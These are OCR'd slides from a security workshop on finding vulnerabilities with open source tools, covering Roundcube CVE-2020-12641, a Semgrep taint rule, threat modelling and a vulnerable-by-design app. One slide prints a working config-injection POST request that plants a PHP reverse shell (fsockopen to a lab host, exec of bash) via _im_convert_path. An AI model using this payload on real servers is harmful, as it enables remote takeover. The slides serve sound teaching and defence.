The Open Source Fortress

Goals

- Finding a 0-day in the XZ codebase
- Automating the 0-day exploitation to break in bug bounty targets at scale
- Familiarizing yourself with unstable academic SotA PoCs and paid products

House rules

- You watch. I do.
- All the questions should be put in the end of the workshop.
- The people staying until the end will have discount codes for the paid products.

Excited?

Buddy, the 0-day sounds cool. But paid products?

Goals v2.0

- Finding vulnerabilities in a Goat-like application
- Experimenting with stable, non-SotA, and effective open source tools
- Understanding their advantages and disadvantages


House rules v2.0

- You do. I watch.
- You can ask your questions at any moment of time.
- Finding vulns and proposing patches will result in prizes!

Setup?

ossfortress.io/showcases/dc

Fuzzing Against the Machine: Automate vulnerability research with emulated IoT devices on QEMU



Binary Analysis Cookbook

Implementing DevSecOps Practices: Supercharge your software security with DevSecOps excellence

Trivia 101 I


- Prerequisite: You need to love improvisation.
- ~~Because Kahoot has a shitty pricing model,~~ We'll use a classic form.
- You gain points by:
  - Giving correct answers to trivia questions
  - Submitting patch ideas
- We have 3 winners.
- The books are randomly allocated at first, but you can exchange them between you.

@iosifache

- Ex-builder at MutableSecurity
- Ex-security engineer @ Romanian Army and Canonical
- Security engineer in Snap Inc.
- Open source maintainer
- GSoC mentor for OpenPrinting
- Enthusiast of good coffee, long runs/hikes, and quality time

Roundcube Webmail

- Browser-based IMAP client
- "It provides full functionality you expect from an email client."



Star History
roundcube/roundcubemail
5.0k
4.0k
3.0k
2.0k
1.0k
GitHub Stars
2014
2016
2018
2020
2022
2024
Date
star-history.com

Shodan Report

`http.component:"RoundCube"`

Total: 161,671

// GENERAL



Countries

United States	41,208
China	29,003
United Kingdom	10,047
Germany	9,447
Singapore	6,524

Ports

443	25,391
2095	9,482
80	4,958
8000	548
8443	492

MORE...

Organization

Linode	32,003
Aliyun Computing Co., LTD	16,435
Kaopu Cloud HK Limited	8,331
Asia Pacific Network Information Cent...	7,086
Linode, LLC	6,343

MORE...

Vulnerabilities

Heartbleed	51
FREAK	44
Logjam	42
CVE-2013-1391	9
CVE-2017-7269	2

MORE...

```
$ git clone https://github.com/roundcube/roundcubemail
[...]
$ cd roundcubeemail
$ scc . | head -8
```

Language	Files	Lines	Blanks	Comments	Code	Complexity
PHP	526	123939	18225	28447	77267	13323
SQL	110	2642	419	238	1985	0
JavaScript	100	29353	3617	2800	22936	4827
HTML	50	2738	304	31	2403	0
Shell	21	2432	345	50	2037	323

roundcube
open source webmail software

Roundcube Webmail Installer

1. Check environment **2. Create config** 3. Test config

General configuration

product_name

Roundcube Webmail

The name of your service (used to compose page titles)

support_url

Provide an URL where a user can get support for this Roundcube installation.
PLEASE DO NOT LINK TO THE ROUNDCUBE.NET WEBSITE HERE!

Enter an absolute URL (inculding http://) to a support page/form or a mailto: link.

skin_logo


Custom image to display instead of the Roundcube logo.

Enter a URL relative to the document root of this Roundcube installation.

temp_dir

/var/www/webmail/temp/

Use this folder to store temp files (must be writeable for webserver)


User #1
Roundcube
Internal Roundcube configuration
User #2
opt
[Installation]
Configures the Roundcube instance.
Stores the raw user-controlled configuration.
opt
[Email processing]
Send an email with a non-standard image.
Gets the path to the conversion program.
Executes rcube::exec for converting the image.
User #1
Roundcube
Internal Roundcube configuration
User #2

Trivia #1: What mechanism was missed by the Roundcube developers in the installation routine?

1. Sanitizing the configuration
2. Limiting the number of requests to the server
3. Discarding the images in a non-standard format
4. Receiving external emails

Exploitation chain

- The attacker sends a `POST` request to the installer:

```
POST /roundcube/installer/index.php HTTP/1.1
Host: 192.168.243.153
Content-Type: application/x-www-form-urlencoded
Content-Length: 1049

_step=2&_product_name=Roundcube+Webmail&***TRUNCATED***&submit=UPDATE+CONFIG&
_im_convert_path=php+-r+'$sock%3dfsockopen("127.0.0.1",4444)%3b
exec("/bin/bash+-i+<%263+>%263+2>%263")%3b'+%23
```

- The attacker sends an email containing an image of non-standard format (e.g., TIFF).
- Roundcube will try to convert the image to JPG.
- The command stored in `_im_convert_path` will be executed.
- The attacker will have a reverse shell.

CVE-2020-12641

- Many unsanitized configuration items (e.g., `_im_convert_path`)
- Arbitrary code execution
- 9.8 CVSS
- 8.12% EPSS (as per 12 March 2024)
- Used by APT28 to compromise Ukrainian organisations' servers
- Added by CISA in the Known Exploited Vulnerabilities Catalogue

But … Was it preventable?

Yes, but ..

Not with stock linters or scanners.

```
private static function getCommand($opt_name)
{
    static $error = [];

    $cmd = rcube::get_instance()->config->get($opt_name);

    if (empty($cmd)) {
        return false;
    }

    if (preg_match('/^(convert|identify)(\.exe)?$/i', $cmd)) {
        return $cmd;
    }

    // Executable must exist, also disallow network shares on Windows
    if ($cmd[0] != "\\" && file_exists($cmd)) {
        return $cmd;
    }

    if (empty($error[$opt_name])) {
        rcube::raise_error("Invalid $opt_name: $cmd", true, false);
        $error[$opt_name] = true;
    }

    return false;
}
```

> From `program/lib/Roundcube/rcube_image.php`

Trivia #2: What technique could have been feasible for discovering the vulnerability?

1. Fuzzing
2. Taint analysis
3. Linting
4. Dependency scanning

```
rules:
  - id: return-unsanitised-config
    languages:
      - php
    message: A value taken from the configuration is returned without sanitisation.
    mode: taint
    pattern-sources:
      - patterns:
        - pattern: rcube::get_instance()->config->get($KEY);
    pattern-sanitizers:
      - pattern: escapeshellcmd(...)
    pattern-sinks:
    - patterns:
      - pattern-regex: "return"
    severity: ERROR
```

> A Semgrep rule using taint tracking

```
private static function getCommand($opt_name)
{
    static $error = [];

    $cmd = rcube::get_instance()->config->get($opt_name);

    if (empty($cmd)) {
        return false;
    }

    if (preg_match('/^(convert|identify)(\.exe)?$/i', $cmd)) {
        return $cmd;
    }

    // Executable must exist, also disallow network shares on Windows
    if ($cmd[0] != "\\" && file_exists($cmd)) {
        return $cmd;
    }

    [...]
}
```

The Open Source Fortress


- Collection of OSS tools that can be used to proactively detect vulnerabilities
- `ossfortress.io/guide` as the guide that we'll follow

Tasks

Step ID	Task	With an instructor (beginner)	With an instructor (advanced)	Without an instructor (beginner)	Without an instructor (advanced)
1	Access the wiki and enable the mode specific to your experience.	✅	✅	✅	✅
2	Ensure you have the environment set before starting the workshop.	✅	✅	✅	✅
3	Watch one of the available recordings of The Open Source Fortress.	❌	❌	✅	❌
4	Understand how software is built and how the security model looks like.	❌	❌	✅	❌
5	Understand what Sand Castle is and how it works. (You can skip the demos, as you'll directly interact with the software.)	✅	✅	✅	✅
6	Skim read the vulnerabilities' listing that you can find in Sand Castle. You'll come back regularly to this page to look for pointers.	✅	❌	✅	❌
7	You'll start with the first vulnerability discovery technique.	✅	✅	✅	✅

But why open source?

- Second layer of security when used with paid products
- Replacement for paid products
- Lower engineering effort compared with in-house solutions
- Default collaboration


Vulnerability detection
Threat modelling
produces
Threat model
informs
Manual vulnerability detection
Vulnerabilities
informs
Automated vulnerability detection
Tools run and aggregation
All SARIF warnings
Triaging
Validation

Further defensive activities

- Vulnerability research
  - CVSS approximation: `AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H`
  - CWE approximation: `CWE-502`
  - CVE ID request: `CVE-2021-44228`
- Patching: The patches from Oracle
- Communication with the stakeholders: The Apache remediation guide

> The examples are from the Log4Shell vulnerability in Log4j.


Further offensive activities

- Exploit writing
  - Attack vector: through VMware Horizon
  - Mitigation bypass: `T1036.004`
  - Weaponisation: `T1573.001`
- Exploitation

> As reported by CISA in AA22-174A

Sand Castle

- Vulnerable-by-design codebase
- "*lightweight piece of software that runs on a Debian-based server and allows users to control it through their browsers*"
- On-premise deployment
- Written in Python and C
- 12+ embedded vulnerabilities


<<component>>
Web UI
[HTML, CSS, Vanilla JavaScript, Vanilla]
Enables the user to interact from the browser with the Sand Castle services.
API requests
[HTTP]
Backend
[CONTAINER]
<<component>>
Recovery token module
[C-based shared object]
Generates recovery tokens.
<<component>>
Web API
[Python 3, Flask]
Responds to API requests.
<<component>>
Linux Authenticator
nux Pluggable Authentication Modul
Checks the credentials of a user.
Generation requests
[Function calling]
Authentication requests
[Function calling]

Analysis infrastructure

- Docker Compose infrastructure
- Services
  - Sand Castle
  - OWASP Threat Dragon
  - Coder
  - All static analysers
  - AFL++
  - KLEE

Threat modelling

Trivia #3: What steps are part of a threat modelling process?

1. Asset identification
2. Creation of remediation plans in case of a cyberattack
3. Cyber insurance procurement
4. Threat identification

